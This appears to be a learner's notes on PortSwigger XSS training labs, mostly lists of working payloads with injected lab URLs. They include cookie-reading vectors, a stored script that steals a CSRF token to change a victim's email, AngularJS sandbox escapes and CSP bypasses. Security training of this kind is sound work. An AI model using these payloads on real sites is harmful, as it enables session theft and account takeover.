PORTSWIGGER XSS LAB SOLUTIONS

Lab1:

* <script>alert(1)</script>

Lab2:

* <script>alert(1)</script>
* </p><script>alert(1)</script>

Lab3:

* '"><script>alert(1)</script>
* '><script>alert(1)</script>
* "><svg onload=alert(1)>
* '">');<script>alert(1)</script>

Lab4:

* burak</a></p> <script>alert(1)</script>

encoded as:

**🡪** burak&lt;/a&gt;&lt;/p&gt; &lt;script&gt;alert(1)&lt;/script&gt;

xss prevented here.

Lab solution 🡪 <img src='x' onerror='alert(1)'>

My solution 🡪 </code> </h2></div></div></div></section><script>alert(1)</script>

Another solution 🡪 '></a><div> <script>alert(1)</script>

Tested with Chrome, Firefox and Safari.

The following code will not trigger an alert. target.innerHTML = "<script> alert('XSS Attack'); </script>";

The following code will trigger an alert. target.innerHTML = "<img src=x onerror=\"alert('XSS Attack')\" >";

Lab5:

Test query **🡪** /abcd

**🡪** https://0a67003b0387ddadc07b746e00e8000c.web-security-academy.net/feedback?returnPath=/abcd

Executıon in source code:

**<div class="is-linkback">**


**<a id="backLink" href="/">Back</a>**

**</div>**

Payload **🡪** /javascript:alert(document.cookie)

https://0a67003b0387ddadc07b746e00e8000c.web-security-academy.net/feedback?returnPath=/javascript:alert(document.cookie)

Lab6:





Payload **🡪**

<iframe src="https://0a3e00ee03446d4ec0a42556019b0025.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>

Another solution: It is working in url:

Payload **🡪**/#" onload=" '<img src=x onerror=print()>'

**🡪**https://0a3e00ee03446d4ec0a42556019b0025.web-security-academy.net/#" onload=" '<img src=x onerror=print()>'

Lab7:

‘ “ <> these are prevented

Payload 🡪 "onmouseover="alert(1)

This payload executed below source code. xss occurs in the thick place.

<section class=blog-header>

<h1>0 search results for '&quot;onmouseover=&quot;alert(1)'</h1>

<hr>

</section>

<section class=search>

<form action=/ method=GET>

**<input type=text placeholder='Search the blog...' name=search value=""onmouseover="alert(1)">**

<button type=submit class=button>Search</button>

</form>

</section>

Lab8:

Payload 🡪 ">burak</a></p><p>comment1</p><script>alert(1)</script>

Executed place in the source code:

<p>

<img src="/resources/images/avatarDefault.svg" class="avatar"> <a id="author" href=" **">burak</a></p><p>comment1</p><script>alert(1)</script>** ">tunahan</a> | 04 July 2022

</p>

<p>\*\*\*\*\*\*\*\*\*\*</p>

community solution 🡪 javascript:alert(1)



Lab 9 : DOM BASED XSS

Payload 🡪 &storeId="></select><img%20src=1%20onerror=alert(1)>

storeId object = "></select><img%20src=1%20onerror=alert(1)>

URL + payload --> https://0ab90073041c418fc0ac63dd003800bb.web-security academy.net/product?productId= 1 &storeId="></select><img%20src=1%20onerror=alert(1)>

Execution in page:

var store = (new URLSearchParams(window.location.search)).get('storeId');

document.write('<select name="storeId">')

xss here:

* document.write('<select name=" "></select><img%20src=1%20onerror=alert(1)> ">')

Lab10:

EXPLANATION

AngularJS is a popular JavaScript library, which scans the contents of HTML nodes containing the ng-app attribute (also known as an AngularJS directive). When a directive is added to the HTML code, you can execute JavaScript expressions within double curly braces. This technique is useful when angle brackets are being encoded.

Payload 🡪 {{$on.constructor('alert(1)')()}}

Another payload 🡪 {{ constructor.constructor('alert(1)')() }}

When enter this payload url will be like below:

https://0a95008f036e1624c1e218480077005f.web-security-academy.net/?search=

%7B%7B%24on.constructor%28%27alert%281%29%27%29%28%29%7D%7D

EXECUTION IN PAGE:

<section class=blog-header>

<h1>0 search results for' **{{$on.constructor(&apos;alert(1)&apos;)()}}** '</h1>

<hr>

</section>

Lab11: Server-side xss

1. On the Intercept tab, notice that the string is reflected in a JSON response called search-results.
2. From the Site Map, open the searchResults.js file and notice that the JSON response is used with an eval() function call.
3. By experimenting with different search strings, you can identify that the JSON response is escaping quotation marks. However, backslash is not being escaped.
4. To solve this lab, enter the following search term: \"-alert(1)}//

Testing some strings:

INPUT JSON

XSS "searchTerm": "XSS"

"XSS "searchTerm": "\"XSS"

XSS" "searchTerm": "XSS\""

"XSS" "searchTerm": "\"XSS\""

\"XSS "searchTerm": "\\"XSS"

Payload 🡪 \"-alert(1)}//

\"-alert(1)}// { "results":[],

"searchTerm":"\\"-alert(1)

}//"}

Json ending here.

To escape " application uses \ but it does not escape " after \


Lab12 : STORED DOM XSS

Payload 🡪 <><img src=1 onerror=alert(1)>

In an attempt to prevent XSS, the website uses the JavaScript replace() function to encode angle brackets. However, when the first argument is a string, the function only replaces the first occurrence. We exploit this vulnerability by simply including an extra set of angle brackets at the beginning of the comment. These angle brackets will be encoded, but any subsequent angle brackets will be unaffected, enabling us to effectively bypass the filter and inject HTML.

Lab16: EXPLOITING XSS TO PERFORM CSRF

POST REQUEST TO MAKE COMMENT



1. Log in using the credentials provided. On your user account page, notice the function for updating your email address.
2. If you view the source for the page, you'll see the following information:

* You need to issue a POST request to /my-account/change-email, with a parameter called email.
* There's an anti-CSRF token in a hidden input called token.

This means your exploit will need to load the user account page, extract the [CSRF token](https://portswigger.net/web-security/csrf/tokens), and then use the token to change the victim's email address.

1. Submit the following payload in a blog comment:

**<script>**

**var req = new XMLHttpRequest();**

**req.onload = handleResponse;**

**req.open('get','/my-account',true);**

**req.send();**

**function handleResponse() {**

**var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];**

**var changeReq = new XMLHttpRequest();**

**changeReq.open('post', '/my-account/change-email', true);**

**changeReq.send('csrf='+token+'&email=test@test.com')**


**};**


**</script>**

This will make anyone who views the comment issue a POST request to change their email address to [test@test.com](mailto:test@test.com).

As you see there is no prevention for script .

Lab: Reflected XSS with some SVG markup allowed





We did 2 times sniper attack at the intruder.

First attack: GET /?search=<§§> HTTP/1.1

🡪 Payload 🡪 Options 🡪 Copy tags to clipboard from <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

Second attack: GET /?search=<svg><animatetransform%20§§=1> HTTP/1.1

🡪 Payload 🡪 Options 🡪 Copy event to clipboard from <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

Payload 🡪 "><svg><animatetransform%20onbegin=alert(1)>


Lab: Reflected XSS in canonical link tag

Normal url: https://0a3700d504f6a3dfc05750a600240024.web-security-academy.net/

Injected url: https:// 0a3700d504f6a3dfc05750a600240024.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)

Lab:

Payload 🡪 </script><script>alert(1)</script>




Lab: Reflected XSS into a JavaScript string with single quote and backslash escaped

This lab contains a [reflected cross-site scripting](https://portswigger.net/web-security/cross-site-scripting/reflected) vulnerability in the search query tracking functionality. The reflection occurs inside a JavaScript string with single quotes and backslashes escaped. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.




Payload 🡪 : </script><script>alert(1)</script



Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

Replace your input with the following payload to break out of the JavaScript string and inject an alert:

Payload 🡪 \'-alert(1)//




Lab: Reflected XSS with event handlers and href attributes blocked

This lab contains a [reflected XSS](https://portswigger.net/web-security/cross-site-scripting/reflected) vulnerability with some whitelisted tags, but all events and anchor href attributes are blocked. To solve the lab, perform a [cross-site scripting](https://portswigger.net/web-security/cross-site-scripting) attack that injects a vector that, when clicked, calls the alert function. Note that you need to label your vector with the word "Click" in order to induce the simulated lab user to click your vector.

For example: <a href="">Click me</a>

PAGE SOURCE CODE:




As a result of my own experiments, I was able to show an image within the page with the image search section.

Payload 🡪


'</h1><image src="<https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcQC10u9KUnQLcwQI0vdZah7YDsqet193RAK6A&usqp=CAU>">'

PAGE:




YAPTIĞIM SNIPER ATTACK DA HAZIRLADIĞIM GET REQUEST: **GET /?search='<§§> HTTP/1.1**

**BULUNAN WHITE LIST:**

****

**ÇÖZÜM: <svg><a><animate attributeName=href values=javascript:alert(1) /><text x=20 y=20>Click me</text></a>**

**PAGE RESULT:**

****

**Lab : Reflected XSS in a JavaScript URL with some characters blocked (expert)**


**Normal url:** https://0ad500af04ef9fb4c0d567d6009300b1.web-security-academy.net/post?postId=5

**Injected url :**

https://0ad500af04ef9fb4c0d567d6009300b1.web-security-academy.net/post?postId=

5&%27},x=x=%3E{throw/\*\*/onerror=alert,1337},toString=x,window%2b%27%27,{x:%27

[Back to Blog](javascript:fetch('/analytics',%20%7bmethod:'post',body:'/post%3fpostId%3d5%26%27%7d,x%3dx%3d%3e%7bthrow/**/onerror%3dalert,1337%7d,toString%3dx,window%2b%27%27,%7bx%3a%27'%7d).finally(_%20=%3e%20window.location%20=%20'/')) 🡨 You can not go back, Xss here.



Lab: Reflected XSS with AngularJS sandbox escape without strings

This lab uses [AngularJS](https://portswigger.net/web-security/cross-site-scripting/contexts/angularjs-sandbox) in an unusual way where the $eval function is not available and you will be unable to use any strings in AngularJS.

To solve the lab, perform a [cross-site scripting](https://portswigger.net/web-security/cross-site-scripting) attack that escapes the sandbox and executes the alert function without using the $eval function.

Normal url:

https://0a30002e03e3a52ac07025bb00f10058.web-security-academy.net/?search=5


Payload 🡪 1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,101,114,116,40,49,41)=1

Injected url:

https://0a30002e03e3a52ac07025bb00f10058.web-security-academy.net/?search=

1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,101,114,116,40,49,41)=1

Related source code of page




The exploit uses toString() to create a string without using quotes. It then gets the String prototype and overwrites the charAt function for every string. This effectively breaks the AngularJS sandbox. Next, an array is passed to the orderBy filter. We then set the argument for the filter by again using toString() to create a string and the String constructor property. Finally, we use the fromCharCode method generate our payload by converting character codes into the string x=alert(1). Because the charAt function has been overwritten, AngularJS will allow this code where normally it would not.

Lab: Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped


This lab contains a [stored cross-site scripting](https://portswigger.net/web-security/cross-site-scripting/stored) vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author name is clicked.

Payload 🡪 <http://foo?&apos;-alert(1)-&apos>;

Normal inputs : source code




Injected input : source code




Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

With normal search query: abcd123,

Source code:




Try mentioned characters in the search query: abcd123 <>' " \`



Payload 🡪 ${alert(1)}

Source code:



Lab: Reflected XSS into HTML context with all tags blocked except custom ones

This lab blocks all HTML tags except custom ones.

To solve the lab, perform a [cross-site scripting](https://portswigger.net/web-security/cross-site-scripting) attack that injects a custom tag and automatically alerts document.cookie.

Injected url 🡪 https://your-lab-id.web-security-academy.net/?search=

%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x

Payload 🡪 <xss id=x onfocus=alert(document.cookie) tabindex=1>#x';

Lab: Reflected XSS with AngularJS sandbox escape and CSP

This lab uses [CSP](https://portswigger.net/web-security/cross-site-scripting/content-security-policy) and [AngularJS](https://portswigger.net/web-security/cross-site-scripting/contexts/angularjs-sandbox).

To solve the lab, perform a [cross-site scripting](https://portswigger.net/web-security/cross-site-scripting) attack that bypasses CSP, escapes the AngularJS sandbox, and alerts document.cookie.

Payload u url ye yerleştirmek gerekiyor. Search butonundan iletirsek 70 karakter sınırı koyulmuş oraya takılyor.


Injected url:

https://0aa600870418ba48c0f0236000df0037.web-security-academy.net/?search=

<input id=x ng-focus=$event.path|orderBy:'(z=alert)(document.cookie)'>#x';


Payload 🡪 <input id=x ng-focus=$event.path|orderBy:'(z=alert)(document.cookie)'>#x';

Payload ­in the source code:




Lab: Reflected XSS protected by CSP, with CSP bypass

Search area: \*\*\*\*\*\*\*\*\*\*\*\*



We can see Content security policy header. Search area: <img src=1 onerror=alert(1)>



Payload is reflected, but the CSP prevents the script from executing.

In Burp Proxy, observe that the response contains a Content-Security-Policy header, and the report-uri directive contains a parameter called token. Because you can control the token parameter, you can inject your own CSP directives into the policy.

XSS Payload 🡪

**<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'**


Lab: DOM XSS using web messages

1. Notice that the home page contains an addEventListener() call that listens for a web message.
2. Go to the exploit server and add the following iframe to the body. Remember to add your own lab ID:

<iframe src="https://your-lab-id.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','\*')">

1. Store the exploit and deliver it to the victim.

When the iframe loads, the postMessage() method sends a web message to the home page. The event listener, which is intended to serve ads, takes the content of the web message and inserts it into the div with the ID ads. However, in this case it inserts our img tag, which contains an invalid src attribute. This throws an error, which causes the onerror event handler to execute our payload.



Payload 🡪

<iframe src="https://0a830000031b9460c065188e00ca00fb.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','\*')">

Origin verification

Even if an event listener does include some form of origin verification, this verification step can sometimes be fundamentally flawed. For example, consider the following code:

window.addEventListener('message', function(e) {

if (e.origin.indexOf('normal-website.com') > -1) {

eval(e.data);

}

});

The indexOf method is used to try and verify that the origin of the incoming message is the normal-website.com domain. However, in practice, it only checks whether the string "normal-website.com" is contained anywhere in the origin URL. As a result, an attacker could easily bypass this verification step if the origin of their malicious message was http://www.normal-website.com.evil.net, for example.

The same flaw also applies to verification checks that rely on the startsWith() or endsWith() methods. For example, the following event listener would regard the origin http://www.malicious-websitenormal-website.com as safe:

window.addEventListener('message', function(e) {

if (e.origin.endsWith('normal-website.com')) {

eval(e.data);

}

}); <https://portswigger.net/web-security/dom-based>. bunu oku.

Lab2 : DOM XSS using web messages and a JavaScript URL

Web page script:



Payload 🡪

<iframe src="https://0a0600da0428dcf9c0963c6200bb0017.web-security-academy.net/" onload="this.contentWindow.postMessage('javascript:print()//http:','\*')">

**Solution**

1. Notice that the home page contains an addEventListener() call that listens for a [web message](https://portswigger.net/web-security/dom-based/controlling-the-web-message-source). The JavaScript contains a flawed indexOf() check that looks for the strings "http:" or "https:" anywhere within the web message. It also contains the sink location.href.
2. Go to the exploit server and add the following iframe to the body, remembering to replace your-lab-id with your lab ID:

<iframe src="https://your-lab-id.web-security-academy.net/" onload="this.contentWindow.postMessage('javascript:print()//http:','\*')">

1. Store the exploit and deliver it to the victim.

This script sends a web message containing an arbitrary JavaScript payload, along with the string "http:". The second argument specifies that any targetOrigin is allowed for the web message.

When the iframe loads, the postMessage() method sends the JavaScript payload to the main page. The event listener spots the "http:" string and proceeds to send the payload to the location.href sink, where the print() function is called

Lab 3 : DOM XSS using web messages and JSON.parse



Payload 🡪

<iframe src=https://0a7d00c503dacb93c008218500170094.web-security-academy.net/

onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}","\*")'>

Community solution:

This lab uses web messaging and parses the message as JSON. To solve the lab, construct an HTML page on the exploit server that exploits this vulnerability and calls the print() function.

**Solution**

1. Notice that the home page contains an event listener that listens for a [web message](https://portswigger.net/web-security/dom-based/controlling-the-web-message-source). This event listener expects a string that is parsed using JSON.parse(). In the JavaScript, we can see that the event listener expects a type property and that the load-channel case of the switch statement changes the iframe src attribute.
2. Go to the exploit server and add the following iframe to the body, remembering to replace your-lab-id with your lab ID:

<iframe src=https://your-lab-id.web-security-academy.net/ onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}","\*")'>

1. Store the exploit and deliver it to the victim.

When the iframe we constructed loads, the postMessage() method sends a web message to the home page with the type load-channel. The event listener receives the message and parses it using JSON.parse() before sending it to the switch.

